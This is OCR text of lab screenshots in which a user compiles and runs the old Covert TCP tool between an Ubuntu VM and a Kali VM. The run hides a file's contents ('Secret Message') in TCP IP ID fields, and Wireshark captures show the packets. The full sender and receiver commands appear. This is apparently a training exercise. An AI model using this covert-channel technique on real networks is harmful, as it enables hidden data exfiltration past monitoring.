

UV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V
Activities
Files
Thg 10 5 23:32
touristv@touristv-virtual-machine: ~/Desktop/Receive
Home / Desktop / Receive
Recent
Starred
Home
Documents
Downloads
Music
Pictures
Videos
Trash
cS on 10.10.1...
CDROM
Floppy Disk
Ubuntu 22.0...
covert_tcp.c
"covert_tcp.c" selected (21,4 kB)
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


UV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V
Activities
Terminal
Thg 10 5 23:32
touristv@touristv-virtual-machine: ~/Desktop/Receive
root@touristv-virtual-machine: ~
touristv@touristv-virtual-machine: ~/Desktop/Receive
touristv@touristv-virtual-machine:~$ cd Desktop/
touristv@touristv-virtual-machine:~/Desktop$ mkdir Receive
touristv@touristv-virtual-machine:~/Desktop$ cd Receive/
touristv@touristv-virtual-machine:~/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
45 | main(int argc, char **argv)
| ^~~~
touristv@touristv-virtual-machine:~/Desktop/Receive$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


UV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V
Home
V2019
V2016
Kali V
UV
Activities
Terminal
Thg 10 5 23:36
root@touristv-virtual-machine: /home/touristv/Desktop/Receive
root@touristv-virtual-machine: ~
root@touristv-virtual-machine: /home/touristv/Desktop/Receive
45 | main(int argc, char **argv)
| ^~~~
touristv@touristv-virtual-machine:~/Desktop/Receive$ sudo su
[sudo] password for touristv:
root@touristv-virtual-machine:/home/touristv/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Segmentation fault (core dumped)
root@touristv-virtual-machine:/home/touristv/Desktop/Receive# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 00:0c:29:59:3d:5e brd ff:ff:ff:ff:ff:ff
altname enp2s1
inet 10.10.10.9/24 brd 10.10.10.255 scope global noprefixroute ens33
valid_lft forever preferred_lft forever
inet6 fe80::ded8:4890:230:e3fa/64 scope link noprefixroute
valid_lft forever preferred_lft forever
root@touristv-virtual-machine:/home/touristv/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Segmentation fault (core dumped)
root@touristv-virtual-machine:/home/touristv/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Segmentation fault (core dumped)
root@touristv-virtual-machine:/home/touristv/Desktop/Receive# chmod 777 *
root@touristv-virtual-machine:/home/touristv/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Segmentation fault (core dumped)
root@touristv-virtual-machine:/home/touristv/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file /home/touristv
/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.10.15
Listening for data bound for local port: 9999
Decoded Filename: /home/touristv/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID
Server Mode: Listening for data.
To direct input to this VM, click inside or press Ctrl+G.
Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V
Home
V2019
V2016
UV
Kali V
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Interface
Channel
802.11 Preferences
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
Finding local interfaces
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate
Please wait while Wireshark is initializing...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


UV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V
Activities
Terminal
Thg 10 5 23:50
root@touristv-virtual-machine: /home/touristv/Desktop/Receive
root@touristv-virtual-machine: ~
root@touristv-virtual-machine: /home/touristv/Desktop/Receive
link/ether 00:0c:29:59:3d:5e brd ff:ff:ff:ff:ff:ff
altname enp2s1
inet 10.10.10.9/24 brd 10.10.10.255 scope global noprefixroute ens33
valid_lft forever preferred_lft forever
inet6 fe80::ded8:4890:230:e3fa/64 scope link noprefixroute
valid_lft forever preferred_lft forever
root@touristv-virtual-machine:/home/touristv/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Segmentation fault (core dumped)
root@touristv-virtual-machine:/home/touristv/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Segmentation fault (core dumped)
root@touristv-virtual-machine:/home/touristv/Desktop/Receive# chmod 777 *
root@touristv-virtual-machine:/home/touristv/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Segmentation fault (core dumped)
root@touristv-virtual-machine:/home/touristv/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file /home/touristv
/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.10.15
Listening for data bound for local port: 9999
Decoded Filename: /home/touristv/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID
Server Mode: Listening for data.
Receiving Data: S
Receiving Data: e
Receiving Data: c
Receiving Data: r
Receiving Data: e
Receiving Data: t
Receiving Data:
Receiving Data: M
Receiving Data: e
Receiving Data: s
Receiving Data: s
Receiving Data: a
Receiving Data: g
Receiving Data: e
Receiving Data:
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


UV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V
Activities
Text Editor
Thg 10 5 23:51
root@touristv-virtual-machine: /home/touristv/Desktop/Receive
root@touristv-virtual-machine: /home/touristv/Desktop/Receive
Home / Desktop / Receive
Recent
Starred
Home
Documents
Downloads
Music
Pictures
Videos
Trash
cS on 10.10.1...
CDROM
Floppy Disk
Ubuntu 22.0...
covert_tcp
covert_tcp.c
receive.txt
Open
receive.txt [Read-Only]
~/Desktop/Receive
1 Secret Message
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V
Home
V2019
V2016
UV
Kali V
kali@kali: ~/Desktop/Send
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
*eth0
tcp
No. Time Source Destination Protocol Length Info
188 138.173367800 10.10.10.15 10.10.10.9 TCP 54 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
189 138.283500693 10.10.10.9 10.10.10.15 TCP 60 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
190 139.174386073 10.10.10.15 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
191 139.175971286 10.10.10.9 10.10.10.15 TCP 60 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192 140.174869262 10.10.10.15 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
193 140.175153659 10.10.10.9 10.10.10.15 TCP 60 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
195 141.352915366 10.10.10.15 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
196 141.354071499 10.10.10.9 10.10.10.15 TCP 60 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
198 142.353861997 10.10.10.15 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
199 142.354137113 10.10.10.9 10.10.10.15 TCP 60 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
206 143.711290128 10.10.10.15 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
207 143.711492806 10.10.10.9 10.10.10.15 TCP 60 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
209 144.711903388 10.10.10.15 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
210 144.712336557 10.10.10.9 10.10.10.15 TCP 60 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
212 145.712348855 10.10.10.15 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
213 145.712661206 10.10.10.9 10.10.10.15 TCP 60 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
215 146.723254168 10.10.10.15 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
216 146.740261160 10.10.10.9 10.10.10.15 TCP 60 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
217 147.723869018 10.10.10.15 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
218 147.724188461 10.10.10.9 10.10.10.15 TCP 60 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 188: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0,
Ethernet II, Src: VMware_b2:e3:82 (00:0c:29:b2:e3:82), Dst: VMware_59:3d:5e (00:0c:29:59
Internet Protocol Version 4, Src: 10.10.10.15, Dst: 10.10.10.9
Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0
0000 00 0c 29 59 3d 5e 00 0c 29 b2 e3 82 08 00 45 00
0010 00 28 53 00 00 00 40 06 ff a4 0a 0a 0a 0f 0a 0a
0020 0a 09 22 b8 27 0f 3f 23 00 00 00 00 00 00 50 02
0030 02 00 fc cc 00 00
Transmission Control Protocol: Protocol
Packets: 268 · Displayed: 36 (13.4%)
Profile: Default
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V
Home
V2019
V2016
UV
Kali V
kali@kali: ~/Desktop/Send
File Actions Edit View Help
kali@kali: ~/Desktop/Send
kali@kali: ~/Desktop/Send
(kali㉿kali)-[~]
$ cd Desktop/Send
(kali㉿kali)-[~/Desktop/Send]
$ sudo ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 8888 -dest_port 9999 -file /home/kali/Desktop/Send/secret.txt
[sudo] password for kali:
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.10.10.9
Source Host : 10.10.10.15
Originating Port: 8888
Destination Port: 9999
Encoded Filename: /home/kali/Desktop/Send/secret.txt
Encoding Type : IP ID
Client Mode: Sending data.
Sending Data: S
Sending Data: e
Sending Data: c
Sending Data: r
Sending Data: e
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.